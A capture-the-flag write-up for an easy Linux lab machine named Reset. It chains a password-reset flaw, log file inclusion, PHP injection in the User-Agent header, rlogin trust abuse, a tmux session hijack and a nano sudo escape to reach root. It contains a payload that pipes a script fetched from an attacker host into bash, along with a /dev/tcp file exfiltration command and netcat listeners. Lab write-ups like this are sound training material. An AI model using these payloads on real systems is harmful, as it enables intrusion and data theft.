
Writeup for the Reset machine, an easy Linux box, focusing on exploiting Apache log injection to gain a web shell and escalating privileges using a sudo-allowed nano binary.
Writeup Author: BobBuilder
Objective: Exploit vulnerabilities to gain initial access via Apache log injection and escalate privileges to root using a nano binary.
| Category | Difficulty | Platform | Machine Author |
|---|---|---|---|
| Machine | Easy | Linux | xct |

Enumeration
nmap -sV -p- <reset_ip>
Key ports:
22/tcp: OpenSSH 8.9p180/tcp: Apache 2.4.52 — Web Login Page (/)512/tcp: rexec513/tcp: login514/tcp: tcpwrapped
User
Web Enumeration and Password Reset Abuse
Visiting http://<reset_ip>/, we find a login panel with a "Reset Password" feature.
We intercept the following request:
POST /reset_password.php
Cookie: PHPSESSID=<valid_cookie>
Body: username=admin
The response discloses the new admin password in plaintext:
{"username":"admin","new_password":"<plaintext_pw>","timestamp":"..."}
We use this to log into the admin panel:
http://<reset_ip>/dashboard.php
Log File Inclusion via Dashboard Panel
The dashboard lets us select and view various log files:
POST /dashboard.php
file=/var/log/syslog
We test path traversal and find we can read any readable log file, including:
file=/var/log/apache2/access.log
This sets up a classic log injection attack vector.
Remote Code Execution via Log Injection
We inject a PHP payload into the Apache log by crafting a malicious request:
GET /test HTTP/1.1
Host: <reset_ip>
User-Agent: <?= system('curl <attacker_ip>/shell.sh | bash');?>
The payload is written into the Apache access log. We then load the log via the dashboard:
POST /dashboard.php
file=%2Fvar%2Flog%2Fapache2%2Faccess.log
Once this log is parsed and evaluated by PHP, our shell script executes.
Reverse Shell and File Enumeration
We set up a listener:
nc -lvnp 1234

Upon connection, we get a shell as www-data. Navigating the web root:
ls -lah /var/www/html/
We find a writable directory: private_<hash>/, containing db.sqlite.
We exfiltrate it using a raw TCP connection:
cat db.sqlite > /dev/tcp/<attacker_ip>/4444
On our machine:
nc -lvnp 4444 > db.sqlite
Database Inspection
Open the SQLite database:
sqlite3 db.sqlite
sqlite> .tables
sqlite> SELECT * FROM users;
It contains the admin username and hash — already obtained earlier.
Root
Enumerating R-Services and Trust Files
While inspecting the system, we find these services:
netstat -lt
We confirm:
rexec,rlogin, andrshellare listening/etc/hosts.equivtrusts the usersadmunconditionally- PAM configuration (
/etc/pam.d/rlogin) allows authentication via.rhosts/hosts.equiv
This opens a path to log in as sadm from any machine.
Pivot via rlogin (RCE → TTY as sadm)
On our attack box, we create a local user named sadm:
sudo useradd -m sadm
sudo su - sadm
Then connect using rlogin:
rlogin <reset_ip>
This drops us into a shell as the user sadm.
Tmux session
Running linpeas.sh, we see there is a tmux session for sadm user, which is located in /tmp/tmux-1001
tmux -S /tmp/tmux-1001/default attach

Inside the tmux session, we see the previous commands ran, which includes
User sadm may run the following commands on reset:
   (ALL) PASSWD: /usr/bin/nano /etc/firewall.sh
   (ALL) PASSWD: /usr/bin/tail /var/log/syslog
   (ALL) PASSWD: /usr/bin/tail /var/log/auth.log
The nano binary is a known GTFOBin, allowing shell escape: gtfobins/nano#sudo
Escalation with GTFOBins — nano
We run:
sudo /usr/bin/nano /etc/firewall.sh
Inside nano, trigger the escape:
- Press
Ctrl + R - Then
Ctrl + X - Then type:
reset; sh 1>&0 2>&0
We obtain a root shell.